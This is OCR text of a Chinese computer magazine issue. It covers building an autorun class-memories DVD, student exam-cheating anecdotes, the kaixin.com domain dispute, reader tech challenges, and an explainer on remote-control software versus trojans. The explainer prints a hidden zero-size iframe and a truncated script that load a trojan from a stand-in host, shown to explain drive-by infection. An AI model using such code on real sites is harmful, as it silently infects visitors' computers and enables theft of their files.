博客地址 http://guoguo.blog.cfan.com.cn

刻录校园点滴 珍藏永恒记忆

——炫目的同学录DVD巧制作


做一张光盘吧，刻录下大学生活的点点滴滴，将它珍藏起来。若干年后，那些熟悉的影像，依旧会唤起你无尽的回忆……



▲左上角的“同学录”标题鼠标悬停时会变色。下方的三个箭头可快速切换到其他子页面或返回主菜单。按钮负责打开文档、音乐、视频、Flash等，样式可以自己设计。

华丽的光盘效果秀

我把光盘制作成了自启动的格式，一插入光驱就会自动响起背景音乐，显示主界面选单（见图1）。图2是同学录的子菜单页面，图3是最具效果的ZineMaker制作的电子同学录，运行后全屏显示。



◀背景是毕业照合成的，上方有个醒目的光照效果文字，右上角是三个按钮：暂停/开启背景音乐、最小化、退出程序。鼠标悬停会有音效并伴有气泡提示和发光。左上方为四个主菜单：同学录、看视频、看照片和退出。点击即可进入相应子菜单（伴有溶解效果）。

◀点击下一页，页面会从右侧出现跟书本一样的翻页效果，我一共制作了60多页，也就是每人一页，每页5张照片，照片的过渡效果有镜头模糊、百叶窗、旋转形变等，还伴有气泡或雪花等可调动态细节。个人资料、留言信息等点击后出现。

同学录光盘诞生记

首先是收集与准备照片、大家的留言（用QQ发过来）、背景音乐（如优美的钢琴曲），为防刻出废盘多购进几片光盘（光盘封面可以拿去彩喷）。

接下来就是镜像的制作了。必备工具：制作光盘自动运行的Autoplay Menu Builder和效果炫目的电子杂志制作软件Zinemaker（下载地址：http://www.duote.com/soft/4965.html和http://www.cnzz.cc/Soft/2630.html）。

制作光盘自动运行程序

选择模板：

安装完成后软件会自动运行，点击“创建一个新的方案文件”，在选择模板窗口中输入方案的名称，选择一个现成的模板套用（见图4）。菜单栏下面是工具栏，有插入按钮、图片、视频、文本、新建页面等。点“创建”按钮可生成ISO文件。

制作中的程序及需要调用的文件都保存在“我的文档\AutoPlay Media Studio 6.0 Projects\My Project”下，其中的CD_Root文件夹里的文件就是将要刻进光盘的东西，把视频、照片和其他文件都放进去就行。

添加功能：


用工具栏里的插入工具可插入各种控件——图片、视频、Flash或文本框等等，双击可调出属性窗口进行编辑（见图5～6）。

设置方案：

在软件主界面中，进入“方案→当前设置”，关于程序的东西都在这里，有窗口标题、页面大小、程序图标、是否最前端等等。还可以修改程序的版权、制作人等信息。背景音乐的设定就点“方案→音频”。你可以添加多首音乐，它会按列表循环播放。都做完后就点“发布→创建发布”，选择创建“ISO映像”，下一个页面里可以设置生成ISO的位置，“卷标标实符”就是设置光盘显示的名称。



▼这是第一个标签的内容。其中的“文件”就是这个图标文件的相对路径，插入的文件都会被自动拷入CD_Root文件夹下以相对路径调用。“文本”里的文字是图标上显示的文字。“颜色状态”可设置各状态下图标的颜色，“标准”是静止时的颜色，“高亮”是当鼠标停在图标上的颜色。



▲切换到按钮的“属性”，“位置”是图标在页面中的坐标，利用这个坐标数值可以很容易地在不同页面中定位出同一个位置。下面的“语法”中填的文字就是当鼠标停在上面时出现的提示文字，“光标”是选择鼠标指针停在上面时变成的形状，“声音”可以分别设置鼠标悬停和单击时的声音。“快速动作”标签的内容只有一个选项：“当对象单击时”。“运行动作”下拉菜单有很多内容。如果按钮的作用是进入子菜单，就选“显示页面”，再出现选择哪个页面，把含有子菜单的页面选进去就行了。

第9期《校园防骗达人大选拔》隐藏了不少骗局，在众多揭秘邮件中，青岛的孔高原和“花花大湿”胜出，精美礼品已寄出，恭喜恭喜！

制作精美的校园电子相册

Zinemaker非常容易上手（见图7），只需要替换模板的原始图片和文字，就能做出精美的电子相册。如果觉得内置模板还不够，可以下载更多，放到目录下的template文件夹内就行。


第一步：点击“文件→新建杂志”，选一个杂志模板，确定，就建好了一本新书。

第二步：点击“项目→添加模板页面”，有图文模板和图片展示两类模板，选一个添加进去。每添加一个，书里就多了一页。

第三步：在左侧“编辑”框中切换书的每页，在右边“模板元件”框中对应地替换每张图片为照片（双击它会出现导入照片的窗口）。对于旁白的元件，选中后直接在“元件查看”窗口下面的“更新文字”中修改即可。另外，在右下角的“页面设置”中有一些设置，如页面特效可以给当前页设置活动气泡或下雪效果。

第四步：全部修改完成后点“生成→生成杂志”，会提醒你杂志生成完毕是否转到所在目录。进去复制出来就是一个做好的exe电子相册了。

最后只要把生成的杂志拷进CD_Root中再加入自启动菜单就行了。生成一个小于4.7G的ISO文件，用虚拟光驱加载一下检验一遍，没问题就可以刻录啦。**(辽宁/陈仁建)** CF [XF40]



7

小提示

★可以新建好几个页面，第一个页面为主菜单，用PS炮制一张图片做背景。再做几个精致的按钮插入进去。每个按钮对应开启一个后面的页面作为子菜单，然后下载好看的小箭头作为子页面间互相切换之用。每个页面右上角都做个退出键和静音键，方便使用。

★子菜单之间的按钮没必要逐一设置，设置好一个后复制，切换到另一个页面，再粘贴就行了，连坐标一起复制过来。保证每页图标完美统一。

★工作区的横竖方向都有标尺，点击标尺的顶端一直不放就可以拖出一条红线，拖到一定位置可以给页面中的控件定位。

小提示

毕业纪念电子相册的制作方法不少，大约有以下几个工具：

1.各类电子杂志的制作软件：制作后可以用Nero等刻录出来，或挂在校友录、班级群空间中长期保存。2.movie maker、会声会影等视频编辑软件：除照片外，对于视频等素材的加工更便利。3.PPT：比如某高校新闻传播学院，收集各班级同学的姓名、QQ号、邮箱、手机等个人信息以及毕业感言，并附加个人照片2～3张，也欢迎提供集体照片，最后统一按模板汇总成一个PPT，照片美化、绚丽转场、配声音、视频等都可以实现，压缩后拷给各班，非常方便。4.把资料提供给学校附近的数码工作室，若设计制作后批量刻盘或冲印成册，还比较实惠。寻找网上的专业设计制作店效果和价格可能更优，但需要考虑运费成本。

CFan 校园侃侃堂

作弊风波

又到了考试的季节……

不计后果派：

*作弊方法要“与时俱进”，玩高科技，比如隐形耳机什么的。**（无线监控车巡逻很忙碌。）**

*位置很重要——“金角、银边、草肚皮”。**（就算你摆出梅花阵，也不见得比前排复习好的同学考得好哦。）**

*恰逢英语系的mm监考。她悄悄指偶答题卡：“猪头，都选错了！”5分钟后，mm发来答案，偶幸福ing……**（女友能场场都帮你不？）**

*我以为死定了，准备好重修费了，结果换到一张有答案的桌子，附近一兄弟正双眼喷火地盯着我！可惜老师发现了，这桌子空出来了。**（人算不如天算，此外被文身的桌子很无辜啊！）**

*我们学校有一对双胞胎，都是计算机好，可惜英语不好，这么好的替考条件都浪费了。**（这相貌优势还不如发挥到自助餐中。）**

*有同学悄悄抄答案，忽然发现自己是B卷。他将答题纸角上那个“B”一把撕了，写了个“A”就交了，居然pass。**（有点像小说。）**

*宿舍的老大和老三玩了一学期CS，考前磨了3天刀，决定放手一搏，考场上答完题写上对方的名字就交了，还说“给别人考试真没压力。”**（没把CS中的作弊移植过来算不错啦。）**

*一次做梦梦见我在考试，吓得我心惊肉跳，醒过来发现自己果然在考试。**（应该梦到自己满分再醒来。）**

*考试前学校的复印店生意兴隆，Word“分栏”技巧不少人都熟悉。**（Office技巧不用到正道上，建议新版本把这功能去掉。）**

*我有个MP3，摔了一次后按着屏幕就显示，不按就不显示，用这个过了毛概。**（真神奇！）**

冷静实力派：

*最大的秘籍是重点都写在脑子里，然后把脑子偷偷带去。要对自己的前途负责。**（是啊，工作后也打算作弊吗？）**

*大四保研时，总分排在前面的同学平时还真不作弊。**（这就是实力啊！）**

*一个同学练就了在裤兜里发短信的本领，用1234代替ABCD，可惜考场外开了个大屏蔽车。**（你高一尺，校高一丈，爱心可以收一收了。）**

*谁作弊被抓就没学位，所以本校考风尤其好。**（严就要严到底，避免心里不平衡的同学“尝鲜”。）**

*自己又不是一点不会，为什么要把希望寄托在别人身上呢？上次和我同考场的一个女孩请了个男孩代考，本来说不追究，但一开学就被退学了。**（还是不要玩火的好！）**

*我胆小心粗，老觉得老师在看我，结果一直很老实，兜里装的小抄反而影响了我的发挥。**（很多人和你一样，何必呢？）**

*毕业留校后，我开始监考，作弊的那套小伎俩我都知道，只是给学生面子罢了。**（都是过来人，学生玩不过老师的。）**

最后仿照烟盒上的忠告：作弊很危险，后果很严重。谢谢阅读！ CF [XF41]

本专栏介绍的链接所指向的文章，版权归原文作者或所发表网站所有，其观点不代表本刊，仅为读者提供更多与电脑相关的信息来源，也不构成任何建议。

博墅地址：http://alphonse.blog.cfan.com.cn

真假"开心网"之域名较量

说到域名，业界人士都不陌生，它是一个网站在因特网上的一个地址，有时候也是一个网站的名称、形象。与现实生活中的同名、同姓类似，域名也有可能出现两个域名类似，可以说是同名不同姓。例如最近正引起业界人士关注的真假"开心网"，真正的"开心网"的域名为kaixin001.com，而另一个则以kaixin.com为域名，长得类似，中文名称取得也一样，而前者才是真正的"开心网"。当初，开心人在准备制作开心网时，kaixin.com这个域名被美国一个网友注册过了，不得已下使用了kaixin001.com作为域名，网站成功了，名气出来了，另一家著名的千橡网花钱从那位美国网友手中买回kaixin.com，然后几乎是以kaixin001.com网站的模式制作网站，名称也取为开心网。就这样，在真假开心网并存近1年之后，kaixin001.com的主人终于忍耐不住，以千橡网的不正当竞争为由将千橡网的kaixin.com告上了法庭。这也是国内第一起域名纠纷案件，也许，这成了日后域名纠纷通过法律途径来解决的先例。

http://tech.sina.com.cn/i/2009-05-20/12133109396.shtml



最值域名TOP5

NO1 cool.com

1995年，Tim Lee在华盛顿大学读四年级时注册了cool.com域名。1996年，Tim每周平均要接到两个要购买cool.com域名的电话。某公司曾经出价3800万美元，其中800万美元为现金，3000万美金为该公司股票。

NO2 Fund.com

该域名的名称就是财经的意思，于2008年被Fund.com Inc.以1000万美元的价钱购买，网站主要赢利模式是广告和出售融资讯息。

媒体.Media

千橡购买kaixin.com，初衷便是"恶意竞争"

iT.com.cn 中国IT第一站

早在2008年千橡网购买kaixin.com时，业界人士就已经猜出其接下来即将实施的动作。千橡"恶意"买下kaixin.com无非两个目的：一是扩充自己，利用域名优势，直接挖走要去开心网的用户，二是打压对手，买下kaixin.com，等于在开心网门口挂了一道咒语，想必开心网的员工们，没有人吞着舒坦。

http://www.it.com.cn/news/jianghu/2008/10/15/14/421954.html

真假开心网，谁是李逵谁是李鬼

zol.com.cn 游戏

开心网（kaixin001.com）经历了初创期的煎熬成长为国内社交网站中的佼佼者，千橡的开心网（kaixin.com）凭借集团本身的资源以及"病毒式"邀请注册方式，使得很多国内用户混淆了两家开心网，坐享渔翁之利。

http://game.zol.com.cn/134/1342149.html

两家开心网大打出手，祸起萧墙？

搜狐IT

从开头看，开心网域名选为kaixin001就落下满身破绽，从001到100，随便编个数目都能混淆视听。加上中文名也没有充分保护，人家收购不成，反手就拿了否上去更加正版的kaixin.com，然后也叫做开心网，结果开心网也是无可奈何。

http://it.sohu.com/20090521/n264091178.shtml

两家开心网为何大打出手

sina 新闻中心

同名、同姓在社会上尚可并存，而网站同名甚至还不同姓，为何就能惹上官司呢？原来，背后牵涉到了经济利益的纷争，假开心网使用的域名甚至比真开心网的域名更具亲和力，导致真开心网的用户无形中流失，从而导致利益受损，终于将假开心网一纸告上法庭。

http://news.sina.com.cn/o/2009-05-21/195715663382s.shtml

SNS网站的传统管理模式需要改进

HC360慧聪网

这次开心网风波的背后虽然主要是由于利益纷争而使然，但同时又暴露出开心网在内的SNS类网站的管理模式存在软肋，如果在创建开心网之前就避免域名存在漏洞，也就不会出现现在这种格局。除此之外，在SNS网站发展的道路上，还需要有更多的跟进。

http://info.service.hc360.com/2009/05/21113053078.shtml

NO3.Business.com

与Fund.com在名称代表的意思上同属一个家族，被用作财经网站。1999年由eCompanies公司以750万美元收购，主要从事职业财经及商务黄页业务。



NO4.Diamonds.com

以珠宝首饰为名的域名，其价值也与珠宝相当。2006年由电子商务网站Odimo.com以750万美元的价钱转让给了另一个珠宝电子商务网站Ice.com。



NO5.Beer.com

虽然这个域名的字面意思是啤酒，但它现在却是一个娱乐网站。1999年由比利时最大的啤酒酿造商英特布鲁集团Interbrew以700万美元的价格收购。

声音.Voice

真假开心网VS功能强弱开心网

不管是取名为开心网还是取名为"郁闷网"，只要其服务及相关功能被大众接受，用户愿意去玩，那么它就是成功的。这次真假开心网之间的法律较量并不是用户所关心的，强大的功能及服务才是最重要的较量砝码。

网友：我现在还在假的开心网玩，上面比较好玩。
网友：盗用别人的创意，可耻。
网友：开心网投资方看着自己钱投窟窿里面去了抽不出来了，开始通着程炳浩挖坑起诉千橡了唉。
网友：开心001何以选择在此时而不是一开始就起诉，本身就非常微妙，从开心001近期招纳公关人员、招标公关公司等行为看，诉讼可能就是其市场炒作计划的一个部分而已。
网友：开心网还不是抄袭美国某网站？

http://news.zol.com.cn/134/1342421.html



官司后，千橡开心网会消失吗？

开心网起诉千橡涉嫌"不正当竞争"，有人说这是一场迟来的官司，有人说这是他们早有预谋的炒作，众说纷纭，实在难以分辨。今天我们聊的重点是，这场官司结果会是怎样，会对两个开心网造成什么样的影响。

匿名人士：千橡的开心网退出，001开心网应该得到应有的赔偿和补偿，这是必须的，虽然我两个都没有用，否则以后网络还有秩序吗，侵权就得赔偿。
匿名人士：阿迪达斯告阿迪王的机会到了！
匿名人士：合谋炒作而已，大家都是山寨版的"非死不可"（facebook）！
匿名人士：走别人的路，让别人无路可走……千橡不厚道！
匿名人士：汗……话说我一直以为kaixin001是山寨的，可能kaixin001的站长一开始没钱，买不起kaixin.com吧。

http://www.cnbeta.com/articles/84958.htm


开心网成为"反庐舍联盟"众矢之的

最近一股反开心网的浪潮开始蔓延：全国300多家企业加入了"反庐舍联盟"，这个联盟将开心网作为主要打击的对象，员工频繁上开心网，将会被裁员。

天津市网友：无聊人的无聊游戏，有时间还不如去做点有意义的事，去当个义工什么的，比玩这个强多了，绝对是社会的病态。
社区用户nl241@chinaren：听人介绍后，在网上给儿子开了一亩三分地，现在每天只要有时间都会去给农场里的东东浇水、施肥，感觉自己被一张无形的网给网住了，不是很惬意，但不得不继续。
搜狐广西壮族自治区桂林市网友：虚拟的世界安慰自己，是容易上瘾，总体上不应该玩，特别是上班时间玩，同时，研究一下与工作效率的关系，与劳动疲劳的关系程度，提出相应建议，更有说服力。
北京市网友：社会的病态，现实生活中得不到的东西，在虚拟的空间满足一把。
广东省广州市网友：可以让人放松，调节一下压力。
北京市网友：玩吧，被裁了再找一工作呗，反正还没养活老婆孩子，大不了以后结了婚生活紧一点，工作多跑点，但是，开心网不上可不行！

http://news.sohu.com/20090521/n264089507.shtml

律师指kaixin001三大软肋



这次真假开心网对簿公堂，作为最早注册的真开心网来说，通过法律手段来对付竞争对手，不管最终判决结果如何，从侧面已经反映出自身的不足之处。这不，律师已经明确指出了开心网的三大软肋。

网友：域名作为互联网的核心标志和品牌象征，你kaixin001早干嘛去了，我觉得最SB的就是kaixin001自己，这也是给中国很多企业敲了个警钟，网络时代，更要注重保护好品牌，别等到危及生存了，才在那装可怜！即使千橡不做，别人也会做！
网友：炒作，纯属炒作！
网友：国外的facebook等都存在很大的类似性。

http://www.donews.com/Content/200905/4a65d68d9f724c9b83079faf7a692a20.shtm

博客.Blog

开心网告千橡可以名利双收

两个开心网对簿公堂，在争取自身利益的同时，也有炒作之意。

利 打官司的主要目的肯定是要争取自己的利益不被对手侵犯。想想看，如果没有陈一舟买下kaixin.com域名，程炳皓的kaixin001.com的发展速度应该会更快。特别是，在开心网（kaixin001.com）已经开始注重各类广告的引入后，相应的广告收入更加需要更多的用户为基础。如果起诉千橡开心网获胜，则会得到不小的一笔赔偿。


名 打官司也可以炒作一下自己为目前有下滑趋势的SNS造点势。在过去半年，包括国内SNS诸网站在内的全球SNS行业都出现了不同程度的下滑，这既有金融危机的因素，更多的是前期过热之后的理性回归。此时，SNS需要来点兴奋剂，需要煽些风，需要点些火，所以要炒作一番。

http://163cyd.blog.163.com/blog/static/785886632009421102720280/

解密开心网的成功

1.推广：通过4A扩展。
2.革命性：颠覆办公室文化。
3.可圈可点：邀请机制做到极致。
4.产品先行：新功能上线时间快。

http://www.webfuny.cn/2008/09/01/kaixin001.html



近来把移动硬盘整理了一下，发现了很多已经“死亡”（基本已经很久没打开过，并且已经没有用）的文件，这时候想到了我自己刻录的那堆盘，基本上是没有再用过了。真是浪费，好在现在硬盘越来越便宜，以后准备换用存储介质。

本期挑战题目：

1 按播放次数听歌

我们都知道在系统控制面板中有个“添加或删除程序”。它可以告诉你在系统中程序的使用频率，而在平时我们都会不厌其烦地听自己喜欢的歌曲，有的甚至听了N次都不厌倦。现在问题来了，有什么办法可以让某个音乐文件夹里的文件按照自己听的次数来排序呢？最好能适合用多种播放器，这样我可以不用更换播放器了。

题目编号：20091201
积分赏金：60元

2 Stop！一切操作完全定格

虽然有点不可思议，但的确有这样的人——正在电脑前进行了某样操作，结果有人来找，立刻就出去了，不过他希望当前的操作完全停止，等再回来的可以快速使用。你一定会想到休眠或待机吧，没这么简单，要暂停的包括正在拷贝的文件、正在处理过程中的图片等等……不仅要能够快速地暂停，回来的时候还要能快速地恢复，你能实现吗？

题目编号：20091202
积分赏金：60元

本是同根生 因何不共存

题目编号：20090502

积分赏金：50元/50元

提战者：郑伟龙

原题重现：如何解决不同分区下Windows 7和Ghost版Windows XP引导问题。

当看到这道挑战题目，我毫不犹豫地把C盘的Windows XP换成Windows 7系统（呵呵，挑战才是硬道理嘛）。难道Windows 7和Windows XP真的无法正常共存吗？答案是否定的。实现起来会很复杂吗？非也，不信？请听我一一道来。

★**第一步：**完成这次挑战需要借助三样法宝。

Onekey Ghost Y6.3（以下简称OG，下载地址：http://down.tech.sina.com.cn/content/42564.html）

Vista优化大师绿色版（下载地址：http://www.vista123.com/vistamaster/）

Acronis Disk Director Suite（以下简称ADDS，下载地址：http://www.onlinedown.net/soft/60026.htm）

★**第二步：**在Windows 7系统下，安装并运行ADDS，在主窗口的分区列表中右击D分区（这里假设安装XP系统的分区为D分区），在菜单中选择“高级”，然后选择“转换”（见图1）。打开“转换分区”窗口后，在“主/逻辑”下拉框中选择“主分区”。最后执行菜单栏中的“操作/提交”命令保存设置就可以了。



❶


★**第三步：**成功将D分区转换成主分区以后，系统里就有两个主分区了，其中C分区是活动的主分区，也是Windows 7的所在分区。将准备好的OG、ylmf.gho（文件是从Ylmf Ghost XP SP3 Y6.0中提取出来的）和Vista优化大师放在一起，如E:\tiaozhan。

运行OG，在主窗口中选择“还原系统”，在“Ghost映像文件路径”下通过“打开”定位到E:\tiaozhan下的Ylmf.gho，接着单击D分区。一定要确保D分区为被选中状态，我就因为一次失误，导致把系统Ghost到C分区，不仅没有达到挑战的目的，还把我原来的Windows 7给覆盖了，所以强烈建议事先做好备份（见图2）。



❷

★**第四步：**重启后，在启动菜单中选择OG进行还原，等到还原操作结束以后，会再一次重启，然后直接进入Windows 7系统。这时，右击“我的电脑”，选择“管理”项，在窗口中，单击左侧列表中的“磁盘管理”，接着右击D分区，然后执行“将磁盘分区标为活动的”项（见图3）。这时，D分区就变成活动的主分区了。重新启动后就会进行Windows XP系统的安装了（见图4）。



❸



❹

★**第五步：**Windows XP系统安装好以后，这时，右击桌面上的“我的电脑”，然后选择“管理”命令，在新打开的“计算机管理”窗口中，单击左侧列表

"四川 蒋科：挑战20090902，可以使宏录制工具，来自动发送。大概流程是新建一个分组，将需要自动发送消息的好友移到其中，然后录制发送流程。之后就可自动发送了。只是这个方法只能自动发消息，不是自动聊天。"

中的"磁盘管理"，接着右击C分区，然后执行"将磁盘分区标为活动的"命令，最后点击"是"按钮并手动重新启动系统。

★第六步：这次重启会直接进入Windows 7系统。这时，启动E:\tiaozhan下的Vista优化大师，在主界面中单击"系统设置"，然后单击左侧列表的"启动设置"，接着切换到"多系统选择"项，点击"添加"按钮，在"系统类型"选中"其他/(XP/2003/2000/98/ME)"，在"系统名称"栏中输入Microsoft Windows XP，在"系统位置"下拉框中选择Windows XP所在分区(即D分区)，最后单击"确定"按钮即可(见图5)。



到现在为止，挑战任务就结束了。重启以后，我们就可以自由选择想进入的系统了。

小编点评：其实系统所在的分区是否激活是很重要的，很多人在安装Linux、Mac OS系统时才会想到的问题，其实在安装了两个Windows时也需要注意。

哼着哈着谱小曲

题目编号：20082301

积分赏金：30元/60元

提战者：王一平

★第一步：下载必备的工具，WIDI 3.3 Pro(一款把MP3转换成MID的软件)下载地址：http://work.newhua.com/cfan/200912/widip32in.zip。Overture 4.0 中文版(一款专业的谱曲软件)下载地址：http://work.newhua.com/cfan/200912/Ovr.zip。




★第二步：运行WIDI 3.3 Pro，点击Record a composition then transcibe it(录制音频)，点击Next(下一步)，然后录制音频(见图1)。

★第三步：这里因为我没有话筒，所以选了一个成品歌，大家可以把自己的大作录成MP3，替换本文的"周杰伦-本草纲目.mp3"，然后一路Next和Finish(完成)。会出来一堆复杂的东西。不用管它，直接点Fire→Save as，把这文件存成扩展名为MID的文件。

★第四步：运行Overture 4.0，这里可以选择不同类型的谱，这里选钢琴谱(见图2)。



★第五步：点击"文件→导入"，打开之前保存的MID文件，即"周杰伦-本草纲目.mid"，并把三个复选框都勾上。



★第六步：稍等片刻，乐谱就制作完成了，还挺专业的呢(见图3)。

接下来可以用软件自带的打印功能打印，或者填上相应的歌词。

小编点评：小编用自己浑厚的嗓音来了段《两只老虎》，效果还是有一定差距，起决定作用的主要是WIDI 3.3 Pro识别出的效果。

自动清除不联系的好友

题目编号：20090901

积分赏金：40元/50元

提战者：山东/苏士涛

原题重现：QQ现在已经可以标出半年没有联系过的好友了，那有没有方法可以自动清除这些常年不联系的好友呢？

其实，腾讯已经想到了这一点。这项应用在QQ 2008版已经推出。具体方法如下：如果你的组中有半年没登录的好友，在"添加用户"下会出现"删除本组半年未登录好友"点击就成了(见图)(只有具有"半年未登录的好友"时才会显示出来)。



小编点评：为什么QQ 2009没有找到这个选项呢？难道是消失了……

CF [HG01]

千里电脑一线牵 你被遥控了吗？

■北京/香草

“你的电脑被远程控制了”！大多读者听到这句话时都会感到心惊胆战，当计算机与远程控制这两个词语关联起来时大家就会想到：账号丢失、隐私全无、自己电脑成了黑客的玩偶。难道远程控制就是这样一种让人闻之恐惧，中者崩溃的技术吗？

其实生活中很多地方都用到远程控制技术，比如：远程办公、QQ远程协助、Windows操作系统的远程桌面链接，这些都是基于远程控制技术实现的。远程控制技术就如一把双刃剑，在其远程控制技术的基础上分别产生了远程管理软件和远程后门木马程序，很多读者都感觉远程控制软件和木马无法区别，我们来做个比较，方便读者了解远程控制软件与木马程序的区别：

<table>
<tr><th>类别</th><th>相同点</th><th>不同点</th></tr>
<tr><td>远程控制</td><td rowspan="2">采用了相同的数据管理结构，被控制端都需要安装软件；都可以进行远程资源管理，比如文件上传、下载、修改；都可以进行远程屏幕监控，键盘记录，进程和窗口查看。</td><td rowspan="2">木马程序具有破坏性、隐蔽性、偷窃行为、强制传播的特点</td></tr>
<tr><td>木马程序</td></tr>
</table>

菜鸟MM与远程控制的亲密接触

小菲MM是典型的白领电脑菜鸟，一天，电脑公司更新OA办公系统，小菲MM只能无奈地找网管帮忙。网管太忙，就用系统自带的远程连接帮她完成了操作，小菲好奇地追问N久，网管哥哥才给MM讲述了远程协助的过程。

先是用户利用协助插件向服务端发出请求，当被请求控制的用户同意后建立连接隧道。然后用户申请启动远程控制插件，被控制用户同意后计算机启用控制插件，从而实现远程管理（如不开启远程控制插件，协助插件只能看到对方计算机桌面，而无法操作）。

聪明的小菲想到，既然可以远程协助安装程序，那我是不是可以在家远程操作公司计算机办公呢？当然，在电脑中安装Remotely Anywhere后，我们就可以在任意的计算机远程连接到办公电脑；在浏览器地址栏中输入http://61.99.*.*:2000(IP地址为被管理计算机的公网IP)就会出现登录页面，输入管理密码，就能在IE浏览器中远程管理。

小知识：什么是远程控制技术：

远程控制是在网络上由一台电脑（主控端Remote/客户端）远距离去控制另一台电脑（被控端Host/服务器端）的技术，当操作者使用主控端电脑控制被控端电脑时，就如同坐在被控端电脑的屏幕前一样，可以启动被控端电脑的应用程序，就像你利用遥控器遥控电视的音量、变换频道或者开关电视机一样。

菜鸟MM与灰鸽子木马的惊险接触

随着小菲对计算机的应用增多，木马这个名词也随之进入她的网络空间。某天，小菲在看一个娱乐新闻网站，居然发现有自己和好朋友的视频录象和大头贴。小菲头一蒙：我的个人资料怎么公布到网站了啊！小菲吓了一跳，再次打电话求助。网管哥哥问明情况后远程接入小菲的计算机进行了安全检查，经检查，小菲的计算机中发现了灰鸽子木马，通过日志排查最终确定，小菲在看娱乐网站时被人利用网页种植了木马程序并窃取了电脑中的图片。网管哥哥又为小MM讲述了木马控制她计算机的大概流程。

第一步：黑客将木马种植入计算机

首先，黑客将木马程序配置完成生成一个控制端muma.exe，然后黑客构造一个IFRAME语句：<iframe src=http://www.xxx.com/horse.html width=0 height=0></iframe>

最后，黑客将木马程序地址写入到horse.html中：("document.write(\"<SCRIPT language=JScript src=\\\"host/muma.exe\

当网页打开后，计算机将自动执行horse.html这个恶意网页，木马控制端被自动运行，用户计算机变成黑客的傀儡。

第二步：黑客远程控制计算机

当黑客计算机开启后启动服务端，打开指定的端口号（如：1722），被种植木马的计算机开启后，木马程序的客户端自动寻找黑客计算机IP地址和端口号进行连接（见图1），当发现黑客的服务器端后建立连接并将用户计算机的控制权限转交给黑客计算机的木马服务端。当木马程序的客户端与黑客的木马控制器的连接后，客户端就开始对被控制用户的桌面采用抓图等方式进行快照，然后传送到服务器上，依客户端设置的不同，可以修改快照的时间间隔，从而看到比较连贯的桌面动作。木马程序运行后，控制者可操纵用户计算机进行拷贝、打开文件、关闭计算机等操作（木马程序的各部分介绍详见图2）。

骇人听闻的幕后黑手

网管哥哥讲完这些故事，见小菲MM听得很认真，就继续爆料，讲起自己得知的一些比较典型的木马程序的特点。

